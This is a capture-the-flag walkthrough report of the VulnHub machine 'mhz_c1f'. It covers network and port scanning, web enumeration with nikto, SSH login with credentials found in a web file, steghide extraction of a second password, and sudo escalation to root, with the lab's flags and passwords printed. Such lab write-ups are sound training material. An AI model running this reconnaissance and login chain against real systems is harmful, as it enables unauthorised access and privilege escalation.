

Lab name : mhz_c1f lab

Objective : solve the lab and make a report. Attack machine - kali linux, Victim machine - mhz_c1f

Methodology :


Steps :

1. Downloading and installing the machine in virtual box


Download link : https://www.vulnhub.com/entry/mhz_cxf-c1f,471/



2. Open kali linux and run the command “ip a” to check all the active ip address.
3. Running the command “sudo netdiscover -i eth1 -r 192.168.1.107/24” to find the ip address of the victim machine.



4. Now to scan for open ports in the ip address we use the command “nmap -sS -sV -sC -p- 192.168.1.108”



5. From the above we can see that port 22 , 80 are open.


6. We search for any vulnerability in the above version of ssh using the command “searchsploit OpenSSH 7.6” for the moment we can ignore this as it is user enumeration.

```
(purnesh@kalilinux)-[~]
$ searchsploit OpenSSH 7.6
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

```
Shellcodes: No Results
```

7. Opening the link “ http://192.168.1.108:80 ” in the web browser.



8. Next we run the command “ curl http://192.168.1.108/robots.txt ” but it does not reveal anything.

```
(purnesh@kalilinux)-[~]
$ curl http://192.168.1.108/robots.txt
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.1.108 Port 80</address>
</body></html>
```

9. Now we can run the command “ nikto -h http://192.168.1.108 ” for automatic enumeration. Which reveals a file “notes.txt”

```
(purnesh@kaliLinux)-[~]
$ nikto -h http://192.168.1.108
- Nikto v2.5.0

+ Target IP: 192.168.1.108
+ Target Hostname: 192.168.1.108
+ Target Port: 80
+ Start Time: 2026-06-12 15:04:34 (GMT5.5)

+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5a40b796e2191, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /notes.txt: This might be interesting.
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2026-06-12 15:05:14 (GMT5.5) (40 seconds)
```

10. When we open notes we find 2 lines, and retrieving the 2 files we find text

```
(purnesh@kaliLinux)-[~]
$ curl http://192.168.1.108/notes.txt
1- i should finish my second lab
2- i should delete the remb.txt file and remb2.txt
```

```
(purnesh@kaliLinux)-[~]
$ curl http://192.168.1.108/remb.txt
first_stage:flagitifyoucan1234
```

```
(purnesh@kaliLinux)-[~]
$ curl http://192.168.1.108/remb2.txt
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.1.108 Port 80</address>
</body></html>
```

11. The content in the first file seems to be a user id and password , now lets ssh into it

```
(purnesh@kaliLinux)-[~]
$ ssh first_stage@192.168.1.108
first_stage@192.168.1.108's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jun 12 09:49:52 UTC 2026

System load:  0.9          Processes:      90
Usage of /:   40.7% of 9.78GB Users logged in:  0
Memory usage: 17%          IP address for enp0s3: 192.168.1.108
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

23 packages can be updated.
0 updates are security updates.

Last login: Fri Apr 24 18:18:07 2020 from 192.168.5.253
$
```

12. By Investigating the files we find a message

```
Last login: Fri Apr 24 18:18:07 2020 from 192.168.5.253
$ bash -i
first_stage@mhzc1f:~$ ls -alh
total 36K
drwxr-xr-x 5 first_stage first_stage 4.0K Apr 24 2020 .
drwxr-xr-x 4 root root 4.0K Apr 24 2020 ..
-rw-r--r-- 1 first_stage first_stage 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 first_stage first_stage 3.7K Apr 4 2018 .bashrc
drwx----- 2 first_stage first_stage 4.0K Apr 24 2020 .cache
drwx----- 3 first_stage first_stage 4.0K Apr 24 2020 .gnupg
-rw-r--r-- 1 first_stage first_stage 807 Apr 4 2018 .profile
drwx----- 2 first_stage first_stage 4.0K Apr 24 2020 .ssh
-rw----- 1 first_stage first_stage 0 Apr 24 2020 .viminfo
-rw-rw-r-- 1 first_stage first_stage 130 Apr 24 2020 user.txt
first_stage@mhzc1f:~$ cat user.txt
HEEEEEY , you did it
that's amazing , good job man

so just keep it up and get the root bcz i hate low privileges ;)

#mhzc1f
first_stage@mhzc1f:~$
```

13. Investigating the file, we found some jpeg file in the paintings directory in the home directory

```
first_stage@mhzc1f:/$ cd /home
first_stage@mhzc1f:/home$ ls -alh
total 16K
drwxr-xr-x 4 root root 4.0K Apr 24 2020 .
drwxr-xr-x 24 root root 4.0K Apr 13 2020 ..
drwxr-xr-x 5 first_stage first_stage 4.0K Apr 24 2020 first_stage
drwxr-xr-x 5 mhzc1f mhzc1f 4.0K Apr 24 2020 mhzc1f
first_stage@mhzc1f:/home$ cd mhzc1f
first_stage@mhzc1f:/home/mhzc1f$ ls -alh
total 44K
drwxr-xr-x 5 mhzc1f mhzc1f 4.0K Apr 24 2020 .
drwxr-xr-x 4 root root 4.0K Apr 24 2020 ..
-rw-r--r-- 1 mhzc1f mhzc1f 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 mhzc1f mhzc1f 3.7K Apr 4 2018 .bashrc
drwx----- 2 mhzc1f mhzc1f 4.0K Apr 13 2020 .cache
drwx----- 3 mhzc1f mhzc1f 4.0K Apr 13 2020 .gnupg
-rw-r--r-- 1 mhzc1f mhzc1f 807 Apr 4 2018 .profile
-rw-r--r-- 1 mhzc1f mhzc1f 0 Apr 13 2020 .sudo_as_admin_successful
-rw----- 1 mhzc1f mhzc1f 9.6K Apr 24 2020 .viminfo
drwxrwxr-x 2 mhzc1f mhzc1f 4.0K Apr 24 2020 Paintings
first_stage@mhzc1f:/home/mhzc1f$ cd Paintings
first_stage@mhzc1f:/home/mhzc1f/Paintings$ ls
'19th century American.jpeg' 'Frank McCarthy.jpeg' 'Russian beauty.jpeg' 'spinning the wool.jpeg'
first_stage@mhzc1f:/home/mhzc1f/Paintings$ ls -alh
total 2.2M
drwxrwxr-x 2 mhzc1f mhzc1f 4.0K Apr 24 2020 .
drwxr-xr-x 5 mhzc1f mhzc1f 4.0K Apr 24 2020 ..
-rw-rw-r-- 1 mhzc1f mhzc1f 438K Apr 24 2020 '19th century American.jpeg'
-rw-rw-r-- 1 mhzc1f mhzc1f 348K Apr 24 2020 'Frank McCarthy.jpeg'
-rw-rw-r-- 1 mhzc1f mhzc1f 508K Apr 24 2020 'Russian beauty.jpeg'
-rw-rw-r-- 1 mhzc1f mhzc1f 906K Apr 24 2020 'spinning the wool.jpeg'
first_stage@mhzc1f:/home/mhzc1f/Paintings$
```

14. Copying the image into attack machine by creating a folder named 'paintings'


```
(purnesh@kaliLinux)-[~]
$ cd Desktop

(purnesh@kaliLinux)-[~/Desktop]
$ mkdir paintings

(purnesh@kaliLinux)-[~/Desktop]
$ ls
paintings venv

(purnesh@kaliLinux)-[~/Desktop]
$ scp first_stage@mhzc1f:/home/mhzc1f/Paintings/* paintings
ssh: Could not resolve hostname mhzc1f: Temporary failure in name resolution
scp: Connection closed

(purnesh@kaliLinux)-[~/Desktop]
$ scp first_stage@192.168.1.108:/home/mhzc1f/Paintings/* paintings
first_stage@192.168.1.108's password:
19th century American.jpeg          100% 437KB   4.9MB/s   00:00
Frank McCarthy.jpeg                100% 348KB   7.1MB/s   00:00
Russian beauty.jpeg                 100% 507KB   7.5MB/s   00:00
spinning the wool.jpeg              100% 905KB   8.0MB/s   00:00
```

15. Now let's use the steghide tool to extract the .jpeg files, the first 3 images do not reveal anything

```
(purnesh@kaliLinux)-[~/Desktop/paintings]
$ steghide --extract -sf '19th century American.jpeg'
Enter passphrase:
steghide: could not extract any data with that passphrase!

(purnesh@kaliLinux)-[~/Desktop/paintings]
$ steghide --extract -sf 'Frank McCarthy.jpeg'
Enter passphrase:
steghide: could not extract any data with that passphrase!

(purnesh@kaliLinux)-[~/Desktop/paintings]
$ steghide --extract -sf 'Russian beauty.jpeg'
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Whereas the last image gives a txt file

```
(purnesh@kaliLinux)-[~/Desktop/paintings]
$ steghide --extract -sf 'spinning the wool.jpeg'
Enter passphrase:
wrote extracted data to "remb2.txt".
```

16. Reading the content of the txt file, seems to be a user id and password.

```
(purnesh@kaliLinux)-[~/Desktop/paintings]
$ cat remb2.txt
ooh , i know should delete this , but i cant' remember it
screw me

mhz_c1f:1@ec1f
```

17. Switching to another user by the obtained id and password

```
first_stage@mhzc1f:/home/mhzc1f/Paintings$ su - mhzc1f
Password:
mhzc1f@mhzc1f:~$ ls -alh
total 44K
drwxr-xr-x 5 mhzc1f mhzc1f 4.0K Apr 24 2020 .
drwxr-xr-x 4 root root 4.0K Apr 24 2020 ..
-rw-r--r-- 1 mhzc1f mhzc1f 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 mhzc1f mhzc1f 3.7K Apr 4 2018 .bashrc
drwx----- 2 mhzc1f mhzc1f 4.0K Apr 13 2020 .cache
drwx----- 3 mhzc1f mhzc1f 4.0K Apr 13 2020 .gnupg
-rw-r--r-- 1 mhzc1f mhzc1f 807 Apr 4 2018 .profile
-rw-r--r-- 1 mhzc1f mhzc1f 0 Apr 13 2020 .sudo_as_admin_successful
-rw----- 1 mhzc1f mhzc1f 9.6K Apr 24 2020 .viminfo
drwxrwxr-x 2 mhzc1f mhzc1f 4.0K Apr 24 2020 Paintings
mhzc1f@mhzc1f:~$
```

18. Elevating our privilege to root user.

Lets check if we can run all command with the current user

```
mhzc1f@mhzc1f:~$ sudo -l
[sudo] password for mhzc1f:
Matching Defaults entries for mhzc1f on mhzc1f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mhzc1f may run the following commands on mhzc1f:
    (ALL : ALL) ALL
```

So that now we can run all commands we elevate to root

```
mhzc1f@mhzc1f:~$ sudo /bin/bash
root@mhzc1f:~# ls
Paintings
root@mhzc1f:~# cd /root
root@mhzc1f:/root# ls -alh
total 32K
drwx----- 3 root root 4.0K Apr 24 2020 .
drwxr-xr-x 24 root root 4.0K Apr 13 2020 ..
-rw----- 1 root root 54 Apr 24 2020 .bash_history
-rw-r--r-- 1 root root 3.1K Apr 9 2018 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 124 Apr 24 2020 .root.txt
drwx----- 2 root root 4.0K Apr 13 2020 .ssh
-rw----- 1 root root 833 Apr 24 2020 .viminfo
root@mhzc1f:/root# cat root.txt
cat: root.txt: No such file or directory
root@mhzc1f:/root# cat .root.txt
OwO HACKER MAN :D

Well done sir , you have successfully got the root flag.
I hope you enjoyed in this mission.

#mhzc1f
root@mhzc1f:/root# done :)
```

19. Successfully completed the lab :)

Conclusion : We had to scan for ports extract data from the web page use the id password to access the victims machine and then found a few .jpeg images, after analyzing them we found another text file with user id and password for another user, elevating that user to the root we found the flag. The lab was good and i got to learn a lot of tools.

Resources used :

1. <https://youtu.be/Hf9Diunsw4?si=HZzFDY2j4z2CmbX4>
2. <https://medium.com/@rizzziom/mhz-c1f-walkthrough-vulnhub-f6d2732d4fb5>